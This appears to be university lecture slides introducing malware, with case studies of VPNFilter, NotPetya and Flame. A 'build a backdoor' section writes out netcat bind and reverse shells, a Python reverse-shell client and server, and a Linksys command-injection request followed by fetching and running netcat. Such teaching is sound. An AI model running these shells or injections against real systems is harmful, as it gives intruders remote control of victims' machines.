



# **IT-Security (ITS) B1**

**DIKU, E2023**



# Today's agenda

Malware defined

Building our own backdoor

Malware case studies

Malware defenses



# Malware defined

Malware is malicious software that

**disrupts** operations,

**steals** sensitive data, or gives

**unauthorised access** to computers

Or anything else you don't want software to do on your system

Remember: Vulnerabilities are exploited to run malware



# Many types (not mutually exclusive)

Virus

Wiper

Worms

Ransomware

Trojan horse

RATs

Backdoor

Crimeware

Rootkit and bootkits

C2 scripts

Keylogger

Legitimate tools



# Many real-world examples

Cryptolocker

Zeus

Havex

Stuxnet

Flame

PlugX

Vpnfilter


Shamoon

WannaCry


NotPetya

---


# Malware at many layers



# Malware's role in Cyber Kill Chain




# Malware in many stages





# Sidebar: How malware gets on a system





# Sidebar: Another option

## Paying People to Infect their Computers

Research paper: "[It's All About The Benjamins: An empirical study on incentivizing users to ignore security advice](#)," by Nicolas Christin, Serge Egelman, Timothy Vidas, and Jens Grossklags.


**Abstract:** We examine the cost for an attacker to pay users to execute arbitrary code -- potentially malware. We asked users at home to download and run an executable we wrote without being told what it did and without any way of knowing it was harmless. Each week, we increased the payment amount. Our goal was to examine whether users would ignore common security advice -- not to run untrusted executables -- if there was a direct incentive, and how much this incentive would need to be. We observed that for payments as low as \$0.01, 22% of the people who viewed the task ultimately ran our executable. Once increased to \$1.00, this proportion increased to 43%. We show that as the price




**Let's build a backdoor**

# Netcat - the network swiss army knife

Victim opens a listener that Attacker connects to:



```
user@computer: /tmp/victim
File Edit View Search Terminal Help
[victim]$ nc -l localhost -p 8080 -e /bin/bash
```




```
user@computer: /tmp/attacker
File Edit View Search Terminal Help
[attacker]$ nc localhost 8080
whoami
user
```

---


# Netcat - the network swiss army knife

Victim connects back to Attacker's machine:

A terminal window titled 'user@computer: /tmp/victim'. The prompt is '[victim]\$' and the command 'nc localhost 8080 -e /bin/bash' has been entered. A cursor is visible on the line below the command.

```
user@computer: /tmp/victim
File Edit View Search Terminal Help
[victim]$ nc localhost 8080 -e /bin/bash

```

A terminal window titled 'user@computer: /tmp/attacker'. The prompt is '[attacker]\$' and the command 'nc -l localhost -p 8080' has been entered. The output shows 'whoami' and 'user' on separate lines, with a cursor on the line following 'user'.

```
user@computer: /tmp/attacker
File Edit View Search Terminal Help
[attacker]$ nc -l localhost -p 8080
whoami
user

```



# A simple Python backdoor

**#client - connect to server, receive command**

```
import socket
import subprocess

REMOTE_HOST = '1.2.3.4'
REMOTE_PORT = 123

client = socket.socket()
client.connect((REMOTE_HOST, REMOTE_PORT))

while True:
    command = client.recv(1024)
    execute_command = subprocess.Popen(command)
    output = execute_command.stdout.read()
    client.send(output)
```

**#server - listen for client connections**

```
import socket

HOST = '0.0.0.0'
PORT = 123

server = socket.socket()
server.bind((HOST, PORT))
server.listen(1)
client, client_addr = server.accept()

while True:
    command = input('Enter Command : ')
    client.send(command)
    output = client.recv(1024)
    print(output))
```



# Malware case studies



# **Malware case studies**

## **How to infect a router**



---

# CVE-2018-17208 on Linksys Velop

Linksys Velop (1.1.2.187020) devices allow **unauthenticated command injection** providing an attacker with full root access via `cgi-bin/zbtest.cgi` or `cgi-bin/zbtest2.cgi`

```
GET /cgi-bin/zbtest.cgi?  
cmd=level&nodeid=1+2+0+1&level=;/sbin/reboot; HTTP/1.0
```



# CVE-2018-17208 on Linksys Velop

Strategy to install a backdoor

get netcat:

```
curl http://somesite.com/nc > nc
```

make it executable:

```
chmod +x nc
```

set up a listener:

```
nc -l -p 1337 -e /bin/bash
```

connect to router:

```
nc router_ip 1337
```





# **Another (router) case story: VPNfilter**



# VPNFilter

Malware that infects routers and network attached storage devices

Infected approximately 500,000 routers worldwide

Executes in 3 stages:

1<sup>st</sup> : persist and contact C2 to download further modules (initial infection unknown)

2<sup>nd</sup> : main payload capable of command execution including a destructive capability that “bricks” the device by overwriting a section of the device’s firmware and rebooting, rendering it unusable.

3<sup>rd</sup> : several extra modules e.g. a packet sniffer, web credentials harvester, etc.

# FBI on VPNFilter



## Public Service Announcement

FEDERAL BUREAU OF INVESTIGATION

**May 25, 2018**

Alert Number  
**I-052518-PSA**

Questions regarding this PSA should be directed to your local **FBI Field Office**.

Local Field Office Locations:  
[www.fbi.gov/contact-us/field](http://www.fbi.gov/contact-us/field)

**FOREIGN CYBER ACTORS TARGET HOME AND OFFICE ROUTERS AND NETWORKED DEVICES WORLDWIDE**

**SUMMARY**

The FBI recommends any owner of small office and home office routers power cycle (reboot) the devices. Foreign cyber actors have compromised hundreds of thousands of home and office routers and other networked devices worldwide. The actors used VPNFilter malware to target small office and home office routers. The malware is able to perform multiple functions, including possible information collection, device exploitation, and blocking network traffic.

**TECHNICAL DETAILS**

The size and scope of the infrastructure impacted by VPNFilter malware is significant. The malware targets routers produced by several manufacturers and network-attached storage devices by at least one manufacturer. The initial infection vector for this malware is currently unknown.



# FBI recommends

That users reboot their at-risk devices

Thereby temporarily removing stages 2 and 3 of the malware

Stage 1 would remain, leading the router to try re-downloading the payload and infecting the router again. However, prior to the recommendation the US Justice Department seized web servers the malware uses for Stage 2 installation

Without these, the malware must rely on the socket listener for stage 2

A firmware update removes all stages of the malware, *though it is possible the device could be reinfected (as initial infection vector unknown)*

# Read more



**CYBERSECURITY  
& INFRASTRUCTURE  
SECURITY AGENCY**



[Alerts and Tips](#)

[Resources](#)

[National Cyber Awareness System](#) > [Alerts](#) > [New Sandworm Malware Cyclops Blink Replaces VPNFilter](#)

## Alert (AA22-054A)

### New Sandworm Malware Cyclops Blink Replaces VPNFilter

Original release date: February 23, 2022

Sandworm also known as Unit 74455, is allegedly a Russian cybermilitary unit of the GRU, the organization in charge of Russian military intelligence.[1] Other names, given by cybersecurity researchers, include Telebots, Voodoo Bear, and Iron Viking


The team is believed to be behind, amongst others, the December 2015 Ukraine power grid cyberattack, and the 2017 cyberattacks on Ukraine using the NotPetya malware.




# **Another case story: NotPetya**



# 2017: WannaCry and NotPetya



# NotPetya





# NotPetya propagation

The following methods are used to spread across a network:

- Network node enumeration
- SMB copy and remote execution
- SMB exploitation via EternalBlue

## Lost in Translation



theshadowbrokers (60) ▾ in shadowbrokers • 2 years ago

KEK...last week theshadowbrokers be trying to help peoples. This week theshadowbrokers be thinking fuck peoples. Any other peoples be having same problem? So this week is being about money. TheShadowBrokers showing you cards theshadowbrokers wanting you to be seeing. Sometime peoples not being target audience. Follow the links for new dumps. Windows. Swift. Oddjob. Oh you thought that was it? Some of you peoples is needing reading comprehension.

[https://yadi.sk/d/NJqzpqo\\_3GxZA4](https://yadi.sk/d/NJqzpqo_3GxZA4) 

Password = Reeeeeeeeeeeeeeee

theshadowbrokers not wanting going there. Is being too bad nobody deciding to be paying theshadowbrokers for just to shut up and going away. TheShadowBrokers rather being getting drunk with McAfee on desert island with hot babes. Maybe if all surviving WWII theshadowbrokers be seeing you next week. Who knows what we having next time?



# NotPetya propagation

EternalBlue exploits a vulnerability in Microsoft's implementation of the Server Message Block (SMB) protocol (CVE-2017-0144).

The vulnerability exists because the SMB version 1 (SMBv1) server in various versions of Microsoft Windows mishandles specially crafted packets from remote attackers, allowing them to remotely execute code on the target computer.

The NSA did not alert Microsoft about the vulnerabilities, and held on to it for more than five years before the Shadowbroker breach.

## Lost in Translation



theshadowbrokers (60) ▾ in shadowbrokers • 2 years ago

KEK...last week theshadowbrokers be trying to help peoples. This week theshadowbrokers be thinking fuck peoples. Any other peoples be having same problem? So this week is being about money. TheShadowBrokers showing you cards theshadowbrokers wanting you to be seeing. Sometime peoples not being target audience. Follow the links for new dumps. Windows. Swift. Oddjob. Oh you thought that was it? Some of you peoples is needing reading comprehension.

[https://yadi.sk/d/NJqzpqo\\_3GxZA4](https://yadi.sk/d/NJqzpqo_3GxZA4) 

Password = Reeeeeeeeeeeeeeee

theshadowbrokers not wanting going there. Is being too bad nobody deciding to be paying theshadowbrokers for just to shutup and going away. TheShadowBrokers rather being getting drunk with McAfee on desert island with hot babes. Maybe if all surviving WWII theshadowbrokers be seeing you next week. Who knows what we having next time?



# NotPetya payload

Infects the **master boot record (MBR)** and overwrites the Windows **bootloader**, and triggers a restart.

Upon startup, the payload encrypts the **Master File Table** of the **NTFS** file system, and then displays the ransom message demanding a payment made in Bitcoin.

Meanwhile, NotPetya encrypts the files behind the scenes.

# Read more

## NotPetya Technical Analysis – A Triple Threat: File Encryption, MFT Encryption, Credential Theft

June 29, 2017    Karan Sood and Shaun Hurley    From The Front Lines

Boops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$380 worth of Bitcoin to following address:

1Mz7153HMuXtUr2R1t78mGSdzaRtNbBLX

2. Send your Bitcoin wallet ID and personal installation key to e-mail [news@smith123456@posteo.net](mailto:news@smith123456@posteo.net). Your personal installation key:


zRNagE-CBBMfc-pD5A14-vF45d2-14mhs5-d7UCzb-RYjq3E-ANgBrK-49XFX2-Ed2R5A

If you already purchased your key, please enter it below.


Key: \_

# Sidebar: Ransomware

Victim Data Released on Ransomware Extortion Sites



Most Prolific Ransomware Groups




**Backup. Backup. Backup.**






# More on ransomware



# More on ransomware





# Malware case studies

**Flame**

# Flame

Flame, also known as Flamer, sKyWlper, and Skywiper, is modular computer malware discovered in 2012 that attacks computers running the Microsoft Windows operating system.

The program is used for targeted cyber espionage in Middle Eastern countries.

## Meet 'Flame,' The Massive Spy Malware Infiltrating Iranian Computers



# Flame modules

```
if not _params.STD then
    assert(loadstring(config.get("LUA.LIBS.STD"))())()
    if not _params.table_ext then
        assert(loadstring(config.get("LUA.LIBS.table_ext"))())()
        if not __LIB_FLAME_PROPS_LOADED__ then
            __LIB_FLAME_PROPS_LOADED__ = true
            flame_props = {}
            flame_props.FLAME_ID_CONFIG_KEY = "MANAGER.FLAME_ID"
            flame_props.FLAME_TIME_CONFIG_KEY = "TIMER.NUM_OF_SECS"
            flame_props.FLAME_LOG_PERCENTAGE = "LEAK.LOG_PERCENTAGE"
            flame_props.FLAME_VERSION_CONFIG_KEY = "MANAGER.FLAME_VERSION"
            flame_props.SUCCESSFUL_INTERNET_TIMES_CONFIG = "GATOR.INTERNET_CHECK_TIMES_CONFIG"
            flame_props.INTERNET_CHECK_KEY = "CONNECTION_TIME"
            flame_props.BPS_CONFIG = "GATOR.LEAK.BANDWIDTH_CALCULATOR.BPS_QUEUE_SIZE"
            flame_props.BPS_KEY = "BPS"
            flame_props.PROXY_SERVER_KEY = "GATOR.PROXY_DATA.PROXY_SERVER"
            flame_props.getFlameId = function()
                if config.hasKey(flame_props.FLAME_ID_CONFIG_KEY) then
                    local l_1_0 = config.get(flame_props.FLAME_ID_CONFIG_KEY)
                    return l_1_0(1,1)
                end
            end
            return nil
        end
    end
end
```

List of code names for various families of **modules** in Flame's source code and their *possible purpose*<sup>[1]</sup>

Name	Description
Flame	Modules that perform attack functions
Boost	Information gathering modules
Flask	A type of attack module
Jimmy	A type of attack module
Munch	Installation and propagation modules
Snack	Local propagation modules
Spotter	Scanning modules
Transport	Replication modules
Euphoria	File leaking modules
Headache	Attack parameters or properties

